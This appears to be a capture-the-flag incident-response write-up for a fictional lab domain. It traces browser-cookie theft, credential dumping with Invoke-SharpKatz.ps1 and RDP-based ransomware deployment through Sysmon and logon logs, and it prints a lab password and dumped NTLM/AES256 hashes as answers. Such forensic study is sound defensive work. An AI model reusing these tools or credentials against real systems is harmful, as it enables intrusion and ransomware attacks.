
Digging into the process of rdpclip.exe to check what was copied:

```
Process Create:
RuleName: -
UtcTime: 2023-09-26 15:05:45.505
ProcessGuid: {9e7a9aa0-f349-6512-7204-000000004f02}
ProcessId: 6388
Image: C:\Windows\System32\rdpclip.exe
FileVersion: 10.0.17763.1697 (WinBuild.160101.0800)
Description: RDP Clipboard Monitor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: rdpclip.exe
CommandLine: rdpclip
CurrentDirectory: C:\Windows\system32\
User: SSF\anna.jones
LogonGuid: {9e7a9aa0-ad0a-6512-1b89-aa0000000000}
LogonId: 0xAA891B
TerminalSessionId: 3
IntegrityLevel: Medium
Hashes: MD5=BFE0CEE883BD55C7691E7C1027E2332B,SHA256=4972CF79E61A6FF0C4EA410D55C7DEB00D7F799EA958946FCC2EE7FABF13FFEB,IMPHASH=E3F33CEBF67721DAC951AFBD2032
1206
ParentProcessGuid: {9e7a9aa0-bd2b-6511-1500-000000004f02}
ParentProcessId: 332
ParentImage: C:\Windows\System32\svchost.exe
ParentCommandLine: C:\Windows\System32\svchost.exe -k termsvcs -s TermService
ParentUser: NT AUTHORITY\NETWORK SERVICE
```

- Nothing was found.

Looking at all of the commands used at WKSTN-02 under anna.jones and searching for usage of "**Invoke-SharpChromium.ps1**" to extract cookies of the browser used at WKSTN-02: (See the other document containing these commands)





- The attacker added user **anna.jones** to the "**AD Recovery**" Domain Admin group using compromised user '**itadmin**' from browser cookies.

→ ***Answer:SSF\itadmin:NoO6@39Sk0!***


Aside from mimikatz, what is the name of the PowerShell script used to dump the hash of the domain admin?

Filter/Query:

→ **damian.hall** : knew this user is a Domain Admin from the collection of commands used on the WKSTN-02 workstation under the user anna.jones and searching it up correlating it to some commands specific to Powershell Domain Admin enumeration.

→ **host.hostname** : WKSTN-02

→ **user.name** : anna.jones



→ ***Answer: Invoke-SharpKatz.ps1***

What is the AES256 hash of the **domain admin** based on the credential dumping output?

Looking for any log that has a content of aes256 hash related to any of the tools used for credential dumping such as mimikatz and Invoke-SharpKatz.ps1:


This one provides an output of the given command line:

```
[*] ntlm- 0               : eb1892cb0a103e122bc71be173c66fed
[*] lm  - 0               : e0cfc4e258e0d383ccfbb5a8b5df9ff8
[*]
[*] Supplemental Credentials:
[*]
[*]  * Primary:NTLM-Strong-NTOWF
[*]      Random Value : 7e924a3c59c21ee1c3795df83122e151
[*]
[*]  * Primary:Kerberos-Newer-Keys
[*]      Default Salt :SWIFTSPENDFINANCIAL.THMdamian.hall
[*]      Credentials
[*]        aes256_hmac       4096: f28a16b8d3f5163cb7a7f7ed2c8f2cf0419f0b0c2e28c15f831d050f5edaa534
[*]        aes128_hmac       4096: c3cf50bb6ca4dcc6bec3aed1909d35ae
[*]        des_cbc_md5       4096: 85c84c4957e34a10
[*]      ServiceCredentials
[*]      OldCredentials
[*]        aes256_hmac       4096: f28a16b8d3f5163cb7a7f7ed2c8f2cf0419f0b0c2e28c15f831d050f5edaa534
[*]        aes128_hmac       4096: c3cf50bb6ca4dcc6bec3aed1909d35ae
[*]        des_cbc_md5       4096: 85c84c4957e34a10
[*]      OlderCredentials
[*]
[*]  * Primary:Kerberos
```

→ ***Answer: f28a16b8d3f5163cb7a7f7ed2c8f2cf0419f0b0c2e28c15f831d050f5edaa534***

After gaining domain admin access, the attacker popped ransomware on workstations. How many files were encrypted on all workstations?

Sub-question(1): How was the ransomware deployed after the attacker extracted the credential for the domain admin **damian.hall**?




The Domain Controller seems to connect to the WKSTN-02 machine via RDP:


Once the attacker was inside the Domain Controller, it connected back to WKSTN-02 machine with under the user ‘anna.jones’ through RDP with elevated privilege:

```
An account was successfully logged on.

Subject:
        Security ID:            S-1-0-0
        Account Name:           -
        Account Domain:         -
        Logon ID:               0x0

Logon Information:
        Logon Type:             3
        Restricted Admin Mode:  -
        Virtual Account:                No
        Elevated Token:         Yes

Impersonation Level:            Impersonation

New Logon:
        Security ID:            S-1-5-21-1758588195-1978320091-3977536038-1190
        Account Name:           anna.jones
        Account Domain:         SWIFTSPENDFINANCIAL.THM
        Logon ID:               0xEFC011
        Linked Logon ID:                0x0
        Network Account Name:   -
        Network Account Domain: -
        Logon GUID:             {9933e374-74ec-7e99-b6fb-0173f08dac1a}

Process Information:
        Process ID:             0x0
        Process Name:           -

Network Information:
        Workstation Name:       -
        Source Network Address: 172.16.1.10
        Source Port:            0
```

Attacker downloading the ransomware on **WKSTN-03 user perry.parsons** from **WKSTN-02** under the user '**anna.jones**' (high privs):




Attacker downloading the ransomware on **WKSTN-02** under user **anna.jones** from github:




<u>Context:</u> (attacker) user **damian.hall** from **DC-01** machine RDP-d into **WKSTN-02** machine under user **anna.jones** and also to **WKSTN-03** under user **perry.parsons** to execute the ransomware

Start of the ransomware execution:



End of the ransomware execution:



Sep 26, 2023 @ 15:45:08.164	-	-	-	-	7,616	Process terminated (rule: ProcessTerminate)
Sep 26, 2023 @ 15:45:08.148	-	-	-	-	7,616	File created (rule: FileCreate)
Sep 26, 2023 @ 15:45:08.148	-	-	-	-	7,616	File created (rule: FileCreate)
Sep 26, 2023 @ 15:45:08.148	-	-	-	-	7,616	File created (rule: FileCreate)
Sep 26, 2023 @ 15:45:08.148	-	-	-	-	7,616	File created (rule: FileCreate)
Sep 26, 2023 @ 15:45:08.148	-	-	-	-	7,616	File created (rule: FileCreate)
Sep 26, 2023 @ 15:45:08.133	-	-	-	-	7,616	File created (rule: FileCreate)
Sep 26, 2023 @ 15:45:08.070	-	-	-	-	5,088	privileged-service-called
Sep 26, 2023 @ 15:45:08.055	-	-	-	-	7,616	File created (rule: FileCreate)
Sep 26, 2023 @ 15:45:08.055	-	-	-	-	7,616	File created (rule: FileCreate)
Sep 26, 2023 @ 15:45:08.055	-	-	-	-	7,616	File created (rule: FileCreate)
Sep 26, 2023 @ 15:45:08.039	-	-	-	-	7,616	File created (rule: FileCreate)
Sep 26, 2023 @ 15:45:07.944	-	-	-	-	7,616	File created (rule: FileCreate)
Sep 26, 2023 @ 15:45:07.929	-	-	-	-	7,616	File created (rule: FileCreate)
Sep 26, 2023 @ 15:45:07.929	-	-	-	-	7,616	File created (rule: FileCreate)
Sep 26, 2023 @ 15:45:07.929	-	-	-	-	7,616	File created (rule: FileCreate)
Sep 26, 2023 @ 15:45:07.929	-	-	-	-	7,616	File created (rule: FileCreate)
Sep 26, 2023 @ 15:45:07.929	-	-	-	-	7,616	File created (rule: FileCreate)

- File Created are most likely the file being encrypted.


Execution on WKSTN-03: (ransomware file found at C:\users\perry.parsons\Downloads)

Sep 26, 2023 @ 15:41:51.778	"C:\Users\perry.parsons\bomb.exe"	C:\Windows\system32\wsmprovhost.exe, -Embedding	wsmprovhost.exe	8,964	8,068	Process Create (rule: ProcessCreate)	WKSTN-03.swiftspendfinancial.thm
Sep 26, 2023 @ 15:41:51.803	-	-	-	-	8,920	privileged-operation	WKSTN-03.swiftspendfinancial.thm
Sep 26, 2023 @ 15:41:51.848	-	-	-	-	8,068	Process terminated (rule: ProcessTerminate)	WKSTN-03.swiftspendfinancial.thm
Sep 26, 2023 @ 15:43:50.405	"C:\Users\perry.parsons\bomb.exe"	C:\Windows\system32\wsmprovhost.exe, -Embedding	wsmprovhost.exe	10,140	7,372	Process Create (rule: ProcessCreate)	WKSTN-03.swiftspendfinancial.thm
Sep 26, 2023 @ 15:43:50.411	-	-	-	-	6,920	privileged-operation	WKSTN-03.swiftspendfinancial.thm
Sep 26, 2023 @ 15:43:50.529	-	-	-	-	7,324	File created (rule: FileCreate)	WKSTN-03.swiftspendfinancial.thm

First file encrypted with ransomware

...

Execution on WKSTN-02:




Sep 26, 2023 @ 15:43:50.547	-	-	-	-	7,372	File created (rule: FileCreate)	WKSTN-03.swiftspendfinancial.thm
Sep 26, 2023 @ 15:43:50.562	-	-	-	-	7,372	Process terminated (rule: ProcessTerminate)	WKSTN-03.swiftspendfinancial.thm
Sep 26, 2023 @ 15:45:07.684	"C:\Users\anna.jones\bomb.exe"	C:\Windows\system32\wsmprovhost.exe, -Embedding	wsmprovhost.exe	7,740	7,616	Process Create (rule: ProcessCreate)	WKSTN-02.swiftspendfinancial.thm
Sep 26, 2023 @ 15:45:07.698	-	-	-	-	7,936	privileged-operation	WKSTN-02.swiftspendfinancial.thm
Sep 26, 2023 @ 15:45:07.729	-	-	-	-	7,616	File created (rule: FileCreate)	WKSTN-02.swiftspendfinancial.thm
Sep 26, 2023 @ 15:45:07.745	-	-	-	-	7,616	File created (rule: FileCreate)	WKSTN-02.swiftspendfinancial.thm
Sep 26, 2023 @ 15:45:07.745	-	-	-	-	7,616	File created (rule: FileCreate)	WKSTN-02.swiftspendfinancial.thm

Last file encrypted by the ransomware then it terminates.

Execution of the ransomware on WKSTN-02

First file encrypted by the ransomware at WKSTN-02

...




Filter: bomb.exe (ransomware file found at C:\users\anna.jones\Downloads)

